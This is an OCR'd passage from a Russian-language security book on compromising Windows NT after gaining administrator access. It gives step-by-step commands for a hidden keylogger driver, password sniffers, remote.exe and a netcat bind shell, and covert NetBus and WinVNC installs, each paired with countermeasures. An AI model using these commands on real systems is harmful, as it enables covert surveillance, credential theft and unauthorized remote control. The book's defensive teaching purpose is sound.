
IKS for NT — это, по сути дела, драйвер клавиатуры, который работает внутри ядра NT. Именно этим и объясняется то, что его присутствие практически никак не отображается в системе. IKS перехватывает даже нажатие комбинации клавиш <Ctrl+Alt+Del>, что позволяет очень легко идентифицировать каждый факт регистрации в системе.

Однако еще важнее то, что удаленную установку IKS осуществить очень просто. Для этого достаточно скопировать один файл, отредактировать некоторые параметры реестра, а затем перезагрузиться. Злоумышленник, скорее всего, переименует драйвер `iks.sys`, присвоив ему какое-то имя, не вызывающее подозрений, например `scsi.sys` (у кого поднимется рука, чтобы удалить такой драйвер?), а затем скопирует его в каталог `%systemroot%\system32\drivers`. После этого остается лишь внести изменения в системный реестр в соответствии с содержимым файла `iks.reg`, входящего в комплект поставки, или просто запустить на удаленном компьютере файл `.reg`. Можно воспользоваться также программой `regini.exe`, входящей в состав NTRK, которая может внести изменения в реестр удаленного узла. В файле `readme.txt`, который входит в комплект поставки IKS, объясняется, как скрыть драйвер и файл журнала с перехваченными нажатиями клавиш, изменив содержимое файла `.reg`. После внесения изменений в реестр необходимо перезагрузить систему, чтобы драйвер IKS приступил к работе. Для выполнения этой задачи проще всего воспользоваться инструментом Remote Shutdown из NTRK (`shutdown.exe`), как показано в следующем примере (подробное описание параметров командной строки содержится в документации по NTRK).

```
shutdown \\<ip_адрес> /R /T:1 /Y /C
```

Если все пройдет гладко и никто не обратит внимания на странное поведение компьютера-жертвы, то все нажатия клавиш будут сохраняться в файле, указанном в последней строке файла `iks.reg`. Выждав какое-то время, взломщик снова зарегистрируется в качестве администратора, перепишет полученный файл (по умолчанию он

называется iks.dat, но, скорее всего, он будет переименован), а затем просмотрит его с помощью утилиты datview, входящей в комплект поставки IKS. Ниже приведено диалоговое окно настройки параметров datview.



За несколько недель работы утилита IKS, как правило, перехватывает хотя бы одну пару "имя пользователя/пароль" уровня домена, которые обычно находятся после записи, сгенерированной при нажатии <Ctrl+Alt+Del>.

О Контрмеры: защита от программ-регистраторов

Обнаружить программы-регистраторы не так-то просто. Это объясняется тем, что они внедряются в систему на низком уровне. Что касается IKS, мы рекомендуем поискать в системном реестре параметр `LogName`, который должен находиться где-то в группе параметров `HKLM\SYSTEM\CurrentControlSet\Services`. Значением этого параметра является путь к журналу регистрации нажимаемых клавиш. Параметр, в котором находится данное значение, можно безболезненно удалить (естественно, соблюдая обычные предосторожности, связанные с редактированием системного реестра). Для обнаружения же самого драйвера IKS требуется обладать в какой-то степени навыками сыщика, чтобы распознать его среди прочих файлов `.sys`, хранящихся в каталоге `%systemroot%\system32\drivers`. Самым простым методом является проверка свойств каждого файла. Во вкладке Version диалогового окна свойств IKS будет указано IKS NT4 Device Driver, а в качестве внутреннего имени — `iksnt.sys`.

Получив доступ к домену, взломщик захочет воспользоваться своим статусом администратора сервера в качестве плацдарма для дальнейшего "захвата территорий". В следующем разделе описываются некоторые методики достижения этой цели и соответствующие им контрмеры.

Анализаторы сетевых пакетов

Перехват пакетов, передаваемых в локальной сети, является одним из наиболее эффективных способов дальнейшего проникновения в сеть после того, как взломщик получил доступ к одному узлу. В настоящее время имеется множество средств перехвата пакетов, в том числе один из самых знаменитых коммерческих наборов анализа протоколов Sniffer Pro от компании Network Associate (`http://www.nai.com`). Достаточно много можно сказать и о приложении Network Monitor, входящем в комплект поставки системы NT/2000. Эта утилита позволяет отслеживать трафик лишь локального узла. Однако при установке сервера SMS (Systems Management Server) можно воспользоваться полной версией Network Monitor.

В то же время очевидно, что графический интерфейс этих программ препятствует их применению в тех случаях, когда основным требованием является скрытность выполняемых действий и можно лишь удаленно воспользоваться командной строкой. В следующих разделах будут рассмотрены некоторые программы-анализаторы сетевых пакетов, которые без проблем можно установить удаленно и использовать из командной строки, а также несколько средств на базе интерфейса Win32.

BUTTSniffer

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	*8*

Среди взломщиков системы NT наиболее популярным средством является динамически загружаемая программа BUTTSniffer от Дилдога (DilDog), основного автора Back Orifice 2000 (`http://packetstormsecurify.org/sniffers/buttsniffer/`**). Программа BUTTSniffer состоит из двух основных компонентов,** `BUTTSniff.exe` **(139,264 байт) и** `BUTTSniff.dll` **(143,360 байт), каждый из которых можно переименовать. Для установки этих файлов достаточно просто загрузить их на целевой узел. Никаких дополнительных действий по установке не требуется. Запуск программы осуществляется из командной строки, в которой можно указать различные параметры. Параметр -1 позволяет получить список интерфейсов, доступных для перехвата пакетов. Взломщики наверняка воспользуются возможностью копирования всех захваченных данных в файл на жестком диске (для этого нужно не использовать параметры фильтрации), как показано в следующем примере.**

```
C:\>buttsniff -1
WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6

 tt    Interface Description
---  ----------------------------------------------------
 0    Remote Access Mac [\Device\NDIS3Pkt_AsyncMac4] (no promisc.)
 1    3Com Megahertz FEM556B [\Device\NDIS3Pkt_FEM5567]

C:\>buttsniff -d 1 D:\test\sniff1.txt p
WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6
Press Ctrl-C to stop logging... Close requested

C:\>cat D:\test\sniff1.txt
. . .
Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 13 Source Port: 3530 Target Port: 21 Seq: 001A145E Ack: 6D968BEC
Flags: PA Window: 8711 TCP ChkSum: 6575 UrgPtr: 0
 00000000: 55 53 45 52 20 67 65 6F 72 67 65 OD OA          USER ernie..
. . .
Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 17 Source Port: 3530 Target Port: 21 Seq: 001A146B Ack: 6D968COF
Flags: PA Window: 8676 TCP ChkSum: 41325 UrgPtr: 0
 00000000: 50 41 53 53 20 47 65 6F 72 67 65 30 30 31 3F OD  PASS bert.
 00000010:OA
```

ВНИМАНИЕ Утилита BUTTSniffer отличается нестабильностью. При ее использовании в течение продолжительного времени она может привести к краху системы NT (появлению синего экрана смерти).

fsniff

Популярность	*5*
Простота	*9*
Опасность	*7*
Степень риска	*7*

НА ЗАМЕТКУ Утилита **fsniff** написана компанией Foundstone, Inc., в которой авторы книги являются ведущими сотрудниками.

Утилитой `fsniff` используется динамически загружаемый драйвер захвата пакетов (`fsniff.sys`), что значительно облегчает ее использование. Эта утилита выполняет автоматическую фильтрацию данных аутентификации, содержащихся в пакетах, как показано в следующем примере сеанса FTP.

```
C:\>fsniff
fsniff v1.0 - copyright2000 foundstone, inc.
driver activated

192.168.200.15 [4439] -> 172.16.23.45 [21] }
USER test
PASS ralph

172.16.23.45 [21] -> 192.168.200.15 [4439] }
220 ftp.victim.net FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 199
9) ready.
331 Password required for test.
530 Login incorrect.
packets received 27  - sniffed 10
```

Анализаторы пакетов Win32 на базе интерфейса WinPcap

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	*8*

Многие популярные программы-анализаторы UNIX, предназначенные для захвата пакетов на уровне пользователей, созданы на базе интерфейса *libpcap,* не зависящего от используемой платформы. Свободно распространяемая версия Win32 этого интерфейса, WinPcap, была разработана группой исследователей из Политехнического университета Торино (Politecnico di Torino) (`http://netgroup-serv.polito.it/winpcap`). Этот интерфейс предоставляет основу для создания некоторых интересных средств перехвата сетевых пакетов. Однако их неудобно устанавливать на удаленном узле и использовать из командной строки. Кроме того, в отличие от динамически загружаемых утилит BUTTSniffer и `fsniff`, для активизации таких средств зачастую требуется перезагрузка.

В последующих разделах для полноты излагаемого материала, а также для облегчения дальнейших исследований в этой области, будут рассмотрены некоторые из средств, созданных на базе интерфейса WinPcap.

WinDump

Эта утилита, являющаяся аналогом утилиты tcpdump системы UNIX, написана авторами WinPcap. Как видно из приведенного ниже примера, эта утилита является простым средством перехвата пакетов, предоставляющим данные в необработанном виде.

```
C:\>windump
windump: listening on\Device\Packet_E159xl
01:06:05.818515 WKSTN.1044 > CORP-DC.139: P 287217:287285(68) ack 3906909778 win
7536 (DF) [tos 0x86]
01:06:05.818913 CORP-DC.139 > WKSTN.1044: P 1:69(68) ack 68 win 16556 (DF)
01:06:05.825661 arp who-has 192.168.234.1 tell WKSTN
01:06:05.826221 arp reply 192.168.234.1 is-at 8:0:3d:14:47:d4
```

dsniff для Win32

Утилита dsniff является одним из самых лучших средств перехвата пакетов системы UNIX, предназначенных исключительно для получения паролей. Она была написана Дагом Сонгом (Dug Song) (http://naughty.monkey.org/~dugsong/dsniff/). Утилита dsniff автоматически выявляет и подробно анализирует каждый протокол, сохраняя лишь часть уникальных данных, используемых при аутентификации.

Ранее версия утилиты dsniff для Win32 была написана Майком Дэвисом (Mike Davis) из компании 3COM. В ней отсутствуют многие возможности таких утилит, как arpredirect, что делает ее версию для системы Linux более робастной (см. главы 8 и 10). Тем не менее утилита dsniff может оказаться полезной для получения данных аутентификации. В следующем примере утилита dsniff была использована для перехвата пакетов, передаваемых в процессе аутентификации по протоколу POP.

```
C:\>dsniff
-----------------
07/31/00 17:16:34 C574308-A -> mail.victim.net (pop)
USER johnboy
PASS goodnight
```

О Контрмеры: защита от перехвата пакетов

Если после приведенных выше советов у вас остались еще вопросы, дополнительно можно порекомендовать следующее. При передаче информации по сети используйте механизмы шифрования, такие как SSH (Secure Shell), протокол SSL (Secure Sockets Layer), шифрование почтовых сообщений PGP (Pretty Good Privacy) или шифрование на уровне IP, которое обеспечивается при реализации виртуальных частных сетей на базе протокола IPSec (см. главу 9). Это надежные средства защиты от атак, направленных на перехват пакетов. Использование сетей с коммутируемой архитектурой и виртуальных локальных сетей (Virtual Local Area Network) может значительно снизить риск взлома, однако в случае применения таких средств, как утилиты dsniff и arpredirect для UNIX (см. главу 10), нельзя предоставить никаких гарантий.

СОВЕТ По адресу **http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php** можно найти совместимый с системой NT/2000 сервер SSH. Многие годы он служил основой безопасного удаленного управления системами на базе UNIX. Более подробную информацию о сервере SSH можно найти в разделе "The Secure Shell FAQ" по адресу **http://www.employees.org/~satch/** ssh/**faq/ssh-faq.html**.

Удаленное управление и потайные ходы

Мы не раз отмечали, что в системе NT недостаточно хорошо обстоят дела с удаленным выполнением команд, однако до этого момента картина освещалась несколько однобоко. Дело в том, что после получения статуса администратора у взломщика появляется целый ряд возможностей выполнения таких операций.

- Утилита `remote.exe` (NTRK)

Популярность	*9*
Простота	*8*
Опасность	*9*
Степень риска	*9*

В состав NTRK входят две утилиты, обеспечивающие удаленное выполнение команд: Remote Command Line (`remote.exe`) и Remote Command Service (`rcmd.exe` и `rcmdsvc.exe`, клиент и сервер соответственно). Эти утилиты включены лишь в серверный вариант NTRK.

Из них большую угрозу представляет утилита `remote.exe`, поскольку ее легче установить и она более проста в использовании. Сложность применения `rcmdsvc.exe` в основном объясняется тем, что ее нужно установить и запустить на удаленном компьютере как службу, тогда как `remote.exe` не нуждается в дополнительных средствах и может работать как в режиме сервера, так и в режиме клиента. Нужный режим легко задать с помощью параметра командной строки (`remote.exe /C` — для клиента, `remote.exe /S` — для сервера). Однако с утилитой remote.exe возникает другая проблема из разряда "Что было раньше — курица или яйцо?" Дело в том, что для ее запуска на удаленном компьютере в качестве сервера сначала необходимо, чтобы на этом компьютере было разрешено удаленное выполнение команд. Эта проблема решается только при наличии доступа в качестве администратора, с использованием службы Schedule системы NT, также известной как команда AT (которая доступна только администраторам).

Для начала нужно скопировать файл `remote.exe` в каталог удаленной системы, в котором разрешено выполнение программ. Проще всего это сделать, подключившись к совместно используемому системному ресурсу c$ в качестве администратора и скопировав указанный файл в каталог `%systemroot%\system32`. При этом утилита, с одной стороны, будет находиться в каталоге, в котором Windows по умолчанию производит поиск исполняемых файлов, а с другой — ее будет трудно случайно обнаружить среди множества разных системных файлов.

Затем необходимо запустить скопированную утилиту `remote.exe` с помощью команды AT. Однако, прежде чем это сделать, нужно провести подготовительную работу. Сначала на удаленной системе должна быть запущена служба Schedule. С этой задачей может справиться еще одна прекрасная утилита Service Controller (`sc.exe`) из набора NTRK. После этого с помощью команды net time необходимо сверить часы локальной системы с часами удаленной, как показано ниже.

```
C:\> sc \\192.168.202.44 start schedule

SERVICE_NAME: schedule
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2   START_PENDING
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0   (0x0)
```

```
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
C:\> net time \\192.168.202.44
Current time at \\192.168.202.44 is 5/29/99 10:38 PM

The command completed successfully.
```

НА ЗАМЕТКУ Для запуска команд в течение нескольких секунд можно использовать утилиту **soon** из набора NTRK.

Теперь можно воспользоваться командой AT и запустить экземпляр `remote.exe` **в серверном варианте, запланировав запуск через две минуты от текущего времени взламываемого компьютера (для использования в команде пробелов ее необходимо заключить в двойные кавычки). С помощью второй команды, как показано ниже, можно убедиться, что задание было запланировано корректно (для исправления ошибок воспользуйтесь первой командой AT с параметром** ***[номер задания]*** **/delete).**

```
C:\> at \\192.168.202.44 10:40P ""remote /s cmd secret""
Added a new job with job ID = 2

C:\> at \\192.168.202.44
Status ID    Day                    Time           Command Line
-------------------------------------------------------------------------------
         2   Today                  10:40 PM       remote /s cmd secret
```

Когда наступает момент выполнения запланированной команды, соответствующий номер задания исчезает из листинга, выводимого командой AT. Если команда была введена корректно, это означает, что сервер remote заработал. Теперь взломщик имеет доступ к командной строке удаленной системы с помощью клиентского режима команды remote. Во избежание путаницы мы используем в примере для локальной системы приглашение `D:>`**, а для удаленной — C:>. В данном примере используется команда DIR для просмотра каталога удаленной системы, а затем с помощью команды** `@Q` **завершается работа клиента, а сервер продолжает работать (команда** `@K` **завершает работу сервера).**

```
D:\> remote /c 192.168.202.44 secret
****************************************
***********      remote      ************
***********      CLIENT      ************
****************************************
Connected..

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1998 Microsoft Corp.

C:\> dir winnt\repair\sam._
dir winnt\repair\sam._
 Volume in drive C has no label.
 Volume Serial Number is D837-926F

 Directory of C:\winnt\repair

05/29/99  04:43p                10,406 sam._
               1 File(s)         10,406 bytes
                             1,243,873,280 bytes free

C:\> @q
*** SESSION OVER ***
```

Да, пожалуй, вряд ли ребята из Microsoft могли придумать что-то еще более простое для хакера средней руки! Теперь мы можем запускать файлы на удаленной системе, правда, только из командной строки. Еще одним ограничением утилиты remote.exe является то, что программы, использующие консольный программный интерфейс Win32, также работать не будут. Однако в любом случае это лучше, чем вообще отсутствие возможности удаленного запуска. Как мы вскоре увидим, с ее помощью на удаленной системе можно установить более мощные средства управления.

Наконец, необходимо отметить еще одно важное свойство утилиты remote.exe, которое заключается в поддержке именованных каналов. Она будет работать на любых двух узлах, поддерживающих один и тот же протокол — IPX, TCP/IP либо NetBEUI.

Удаленный доступ к командной оболочке с помощью netcat

Популярность	*9*
Простота	*8*
Опасность	*9*
Степень риска	*9*

Еще одним простым способом организации "потайного хода" является применение "армейского швейцарского ножа TCP/IP" — утилиты netcat (http://www.l0pht.com//~weld/netcat). Утилиту netcat можно настроить на прослушивание определенного порта с последующим запуском исполняемой программы, если удаленная система подключается к данному порту. Настроив утилиту netcat на запуск интерпретатора командной строки NT, можно сделать так, чтобы этот интерпретатор запустился на удаленной системе. Синтаксис для запуска команды netcat в режиме скрытого прослушивания приведен в следующем примере. Параметр -L позволяет восстанавливать разорванное соединение; -d активизирует режим скрытого прослушивания (т.е. без обмена информацией с консолью); -e позволяет задать запускаемую программу (в данном случае — интерпретатор командой строки NT cmd.exe); а -p указывает порт, который будет прослушиваться.

```
C:\>nc -L -d -e cmd.exe -p 8080
```

Теперь любой злоумышленник, подключившийся к порту 8080, сможет на удаленном компьютере запустить интерпретатор командной строки. В следующем примере показано, как, подключившись к вышеуказанному порту рассматриваемого узла (192.168.202.44), получить удаленный доступ к интерпретатору командной строки. Для того чтобы устранить путаницу, мы снова используем в локальной системе приглашение D:\>, а в удаленной — C:\TEMP\NC11NT>.

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
 (C) Copyright 1985-1996 Microsoft Corp.

C:\TEMP\NC11NT>
C:\TEMP\NC11NT>ipconfig
ipconfig

Windows NT IP Configuration

Ethernet adapter FEM5561:
```

```
   IP Address. . . . . .: 192.168.202.44
   Subnet Mask. . . . . .: 255.255.255.0
   Default Gateway. . . . . .:

C:\TEMP\NC11NT>exit
```

Таким образом, удаленный пользователь может выполнять команды и запускать программы. Теперь судьба удаленного компьютера целиком и полностью зависит лишь от фантазии взломщика.

NetBus

Популярность	*9*
Простота	*8*
Опасность	*9*
Степень риска	*9*

Невозможно, рассказывая о безопасности NT, умолчать о NetBus — "старшей сестре" широко известной утилиты Back Orifice (BO) для Win *9x,* разработанной группой хакеров "Культ мертвой коровы" (cDc — Cult of the Dead Cow). Она предназначена для удаленного управления и хакинга. Главное различие между NetBus и BO состоит в том, что первая работает как на платформе Windows NT, так и в Win 9x (правда, последние версии BO также работают в NT — подробнее см. ниже в разделе "Back Orifice 2000"). Первая версия утилиты, разработанная Карлом-Фридериком Нейктером (Carl-Fredrik Neikter), распространялась бесплатно, но в начале 1999 года появившаяся версия 2.0 вышла уже в варианте NetBus Pro, который можно найти по адресу `http://www.download.org` по цене $15. В новой версии были устранены многие проблемы NetBus, такие как необходимость физического доступа для ее использования в режиме скрытой работы, а также несовместимость с некоторыми средствами доставки "троянских коней". Однако "взломанные" версии утилиты, имеющиеся на хакерских узлах в Internet, не поддерживают данных возможностей. Таким образом, в Internet можно найти лишь недостаточно надежные версии NetBus (последняя версия, выпущенная перед выходом NetBus Pro, имела номер 1.7). Учитывая, сколько новых возможностей реализовано в профессиональной версии, мы не будем тратить время на описание методов использования предыдущих версий.

NetBus — это приложение, созданное на базе архитектуры клиент/сервер. Сервер называется `NBSVR.EXE`, однако его, конечно же, можно переименовать, присвоив ему другое имя. Для того чтобы клиент `NETBUS.EXE` мог установить соединение с удаленной системой, на ней сначала должен быть запущен сервер. Хотя ничто не препятствует установке NetBus без привилегий администратора путем использования вложения почтового сообщения или какой-нибудь другой уловки, вероятность успеха такого метода будет низкой, если системный администратор предпринял соответствующие меры защиты (иными словами — никогда не запускайте файлов, присланных по электронной почте или каким-либо другим способом неизвестными вам лицами). Поэтому мы будем рассматривать утилиту NetBus в контексте ситуации, когда она скрытно установлена взломщиком, обладающим привилегиями администратора.

Первое, что должен сделать злоумышленник, — скопировать `NBSRV.EXE` в каталог `%systemroot%\system32`. Кроме того, необходимо настроить NetBus для запуска в скрытом режиме. Обычно этот режим активизируется с помощью графического пользовательского интерфейса, однако поскольку при удаленном доступе графический интерфейс использовать невозможно, для внесения соответствующих изменений в сис-


темный реестр придется воспользоваться средством редактирования системного реестра regini.exe, входящим в состав NTRK.

Для внесения изменений в системный реестр утилита regini в качестве входных данных должна получить соответствующий текстовый файл. Поэтому сначала нужно создать такой файл (в данном примере мы назовем его NETBUS.TXT) и поместить в него параметры, которые необходимо внести в системный реестр. Самый простой метод создания такого файла заключается в получении его с помощью локальной установки NetBus Pro 2.01 и утилиты regdmp из набора NTRK. В приведенном ниже примере листинг, сгенерированный утилитой regini в процессе внесения изменений в системный реестр удаленной системы, отображает перечень параметров, которые должны присутствовать в файле NETBUS.TXT.


```
C:\>regini -m \\192.168.202.44 netbus.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
    General
        Accept = 1
        TCPPort = 80
        Visibility = 3
        AccessMode = 2
        Autostart = 1
    •Protection
        Password = impossible
```

Данные параметры управляют основными функциями утилиты NetBus. Самыми важными из них являются следующие: General\TCPPort, который настраивает сервер NBSVR на прослушивание порта 80 (это лишь рекомендация, так как порт HTTP, скорее всего, не будет отфильтровываться маршрутизатором); visibility = 3, значение, задающее режим скрытой работы; Autostart = 1, включающее режим автоматического запуска серверной части NBSVR при загрузке Windows (при этом автоматически создается дополнительный параметр реестра в группе HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices, содержащий значение с типом REG_SZ вида C:\WINNT\SYSTEM32\NBSvr.EXE).

После того как системный реестр отредактирован, можно запустить NBSRV.EXE из командной строки удаленной системы, а затем запустить клиентскую часть на локальной системе и подключиться к находящемуся в состоянии ожидания серверу. На следующем рисунке показан графический пользовательский интерфейс NetBus, в меню которого выбрана команда Reboot, с помощью которой на удаленной системе можно выполнить один их самых "жестоких" трюков — перезагрузку.



Большинство остальных команд включено в программу, скорее для "невинных шалостей", а не для извлечения какой-то пользы (открытие и закрытие дисковода компакт-дисков, блокировка клавиатуры и т.д.). Одним из немногих действительно полезных средств является регистратор нажатия клавиш, диалоговое окно которого показано ниже. Кроме того, с помощью такой полезной функции, как перенаправление портов, можно использовать взломанный компьютер как плацдарм для проникновения на другие узлы сети.



О Контрмеры: использование NetBus

Показанные выше изменения в системном реестре очень просто обнаружить и удалить, однако более старые версии NetBus размещали файл изменений реестра и файл сервера в разных местах и под разными именами (ранее исполняемый файл серверной части NetBus по умолчанию назывался `patch.exe` и часто переименовывался). Кроме того, различные версии NetBus прослушивают разные порты (чаще всего по умолчанию используются порты 12345 и 20034). Наконец, все установленные по умолчанию конфигурационные параметры легко модифицировать в соответствии с желаниями взломщика. Поэтому самый лучший совет, который мы можем дать, состоит в том, чтобы найти хорошую утилиту, позволяющую удалить NetBus. Современные антивирусные пакеты легко справляются с этой задачей, поэтому нужно их регулярно использовать. Однако сначала убедитесь, что антивирусный пакет в процессе проверки не ограничивается поиском имен стандартных файлов NetBus и параметров системного реестра. Кроме того, мы считаем, что нужно также регулярно проверять параметры, управляющие запуском программ при загрузке Windows (см. раздел "Параметры реестра, обеспечивающие выполнение программ" выше в данной главе), поскольку избавиться от вредоносной программы, которая всякий раз запускается вместе с Windows, невозможно.

Без сомнения, утилита NetBus заслуживает гораздо большего внимания, чем мы уделили ей, однако необходимо отметить, что в настоящее время есть более удобные средства удаленного управления, которые не только имеют графический интерфейс, но и распространяются в Internet бесплатно (см. ниже раздел "Удаленная атака на GUI системы NT с помощью WinVNC"). Однако зачастую утилита NetBus устанавливается в процессе установки других средств, что обеспечивает взломщику пространство для маневра. Так что будьте очень внимательны.

Back Orifice 2000

Популярность	*9*
Простота	*8*
Опасность	*9*
Степень риска	*9*

Хотя первая версия Back Orifice не работала в системе NT, всего за год программисты из группы хакеров "Культ мертвой коровы" (Cult of the Dead Cow) справились с задачей переноса своего детища на эту платформу. Версия Back Orifice 2000 (BO2K) появилась 10 июля 1999 года, чем изрядно подпортила настроение администраторам NT, которые посмеивались над BO9*x*. По предоставляемым функциям BO2K практически не отличается от BO9*x* в том, что касается удаленного управления. Мы уже подробно рассматривали соответствующие функции в главе 4, поэтому не будем повторять их здесь еще раз, а сосредоточимся лишь на том, как распознать и удалить BO2K, установленную в вашей сети.

О Контрмеры: защита от Back Orifice 2000

Как и в случае с NetBus, большинство ведущих разработчиков антивирусного программного обеспечения обновили свои программные продукты, так что теперь с их помощью можно распознать и удалить BO2K. Поэтому самый простой способ обезопасить себя от BO2K — регулярно обновлять антивирусный пакет. Существуют также и специальные средства обнаружения и удаления BO, однако к ним нужно относиться с осторожностью. Некоторые из них не удаляют BO2K, а устанавливают, играя роль "троянских коней". Одним из продуктов, которым можно доверять, является Internet Scanner компании Internet Security Systems (ISS). С его помощью можно выявить присутствие BO2K в сети, проверяя все находящиеся в режиме ожидания запросов порты.

Один из лучших методов удаления BO2K заключается в использовании самой программы. В меню утилиты Server Command Client (`bo2kgui`) из набора BO2K имеется команда Server Control⇨Shutdown Server, предназначенная для удаления сервера.

К сожалению, необходимо отметить, что все описанные выше контрмеры существенно ослабляются тем обстоятельством, что разработчики программы BO2K опубликовали ее исходный код. Это может привести к появлению модификаций Back Orifice, обнаружить которые будет не так просто. Поэтому более эффективное решение лежит не столько в технической, сколько в организационной плоскости, и состоит в обучении пользователей и объяснении им, насколько опасно запускать программы, полученные по электронной почте или загруженные из Internet.

Удаленная атака на GUI системы NT с помощью WinVNC

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Удаленное управление с помощью утилит командной строки — это хорошо, но все же NT является операционной системой с мощным графическим интерфейсом. Программа NetBus предоставляет возможность удаленного управления с помощью графического интерфейса, но версия, имеющаяся в нашем распоряжении во время написания книги, работает слишком медленно и к тому же нестабильно. Тем не менее существует прекрасное средство, свободное от всех этих недостатков, — пакет Virtual Networking Computing (VNC), созданный кембриджской лабораторией AT&T и распространяемый через узел `http://www.uk.research.att.com/vnc` (более подробное обсуждение VNC приведено в главе 13). Одна из причин, по которой VNC выгодно отличается от прочих программ аналогичного назначения (помимо столь примечательного факта, что VNC абсолютно бесплатна!), заключается в том, что ее установка через удаленное сетевое со-

единение выполняется не намного сложнее, чем локальная установка. Используя удаленный сеанс командной строки, который был рассмотрен выше, достаточно лишь установить на удаленный компьютер службу VNC и обеспечить ее скрытый запуск, внеся одно-единственное изменение в системный реестр. Ниже приведено краткое описание этой процедуры, но для того, чтобы лучше разобраться в методах управления VNC из командной строки, мы все же рекомендуем изучить полную документацию по VNC, которую также можно найти по указанному выше адресу URL.

Первый этап состоит в копировании исполняемого файла и библиотек VNC (`WINVNC.EXE`, `VNCHooks.DLL` И `OMNITHREAD_RT.DLL`) на удаленный компьютер, который после установки будет играть роль сервера. Для этого можно использовать любой каталог, но лучше всего "укрыть" эти файлы "глубоко в недрах" каталога `%systemroot%`. Необходимо также учитывать, что после запуска сервера последние версии WinVNC автоматически помещают небольшую зеленую пиктограмму на панели задач. Запуск из командной строки версий 3.3.2 и более ранних менее незаметен для пользователей (конечно, это не распространяется на список процессов, в котором без труда можно отыскать `WinVNC.EXE`).

После того как файл `WINVNC.EXE` скопирован, необходимо настроить доступ к VNC с использованием пароля, так как при запуске службы `WINVNC` по умолчанию на экране появляется диалоговое окно, требующее ввода пароля, прежде чем служба разрешит входящие соединение (обеспокоенность разработчиков вопросами безопасности просто умиляет!). Кроме того, службе WINVNC необходимо находиться в режиме ожидания входящих соединений, что также настраивается посредством графического интерфейса. Для того чтобы настроить соответствующие параметры программы, нужно напрямую внести необходимые изменения в удаленный системный реестр с помощью утилиты `regini.exe`, как это было сделано при удаленной установке NetBus.

Сначала нужно создать файл `WINVNC.INI` и внести в него подлежащие изменению параметры системного реестра и их значения. Приведенные в следующем примере значения были получены из реестра локального компьютера после установки на нем WinVNC с использованием утилиты `regdmp` из набора NTRK (бинарное представление пароля соответствует строке secret).

Вот содержимое файла `WINVNC.INI`.

```
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Затем с помощью утилиты `regini` эти параметры необходимо поместить в системный реестр удаленного компьютера.


```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 Ox57bf2d2e 0x9e6cb06e
```

Наконец установите программу WinVNC в качестве службы и запустите ее. В следующем примере показано, как это сделать с помощью удаленного сеанса командной строки.

```
C:\> winvnc -install

C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

Теперь можно запустить приложение `vncviewer` и подключиться к удаленному компьютеру. Ниже показаны два диалоговых окна, в первом из которых приложение `vncviewer` уведомляет пользователя о том, что установлен сеанс связи с "дисплеем О", имеющим IP-адрес `192.168.202.33`. (Синтаксис *узел*:*дисплей* эквивалентен приня-

тому в системе оконного интерфейса X Windows системы UNIX. Все системы работающие под управлением Windows, по умолчанию обозначаются как дисплей о) Второе диалоговое окно предназначено для ввода пароля (вы еще не забыли, какое слово мы выбрали в качестве пароля?).



Вуа-ля! Перед вами во всей своей красе появляется изображение рабочего стола удаленного компьютера, как показано на рис. 5.7. При этом указатель мыши ведет себя так, словно вы держите в руках не свою мышь, а мышь удаленного компьютера

Очевидно что возможности VNC изумительны: вы можете даже воспользоваться комбинацией клавиш <Ctrl+Alt+Del> для перезагрузки удаленной системы

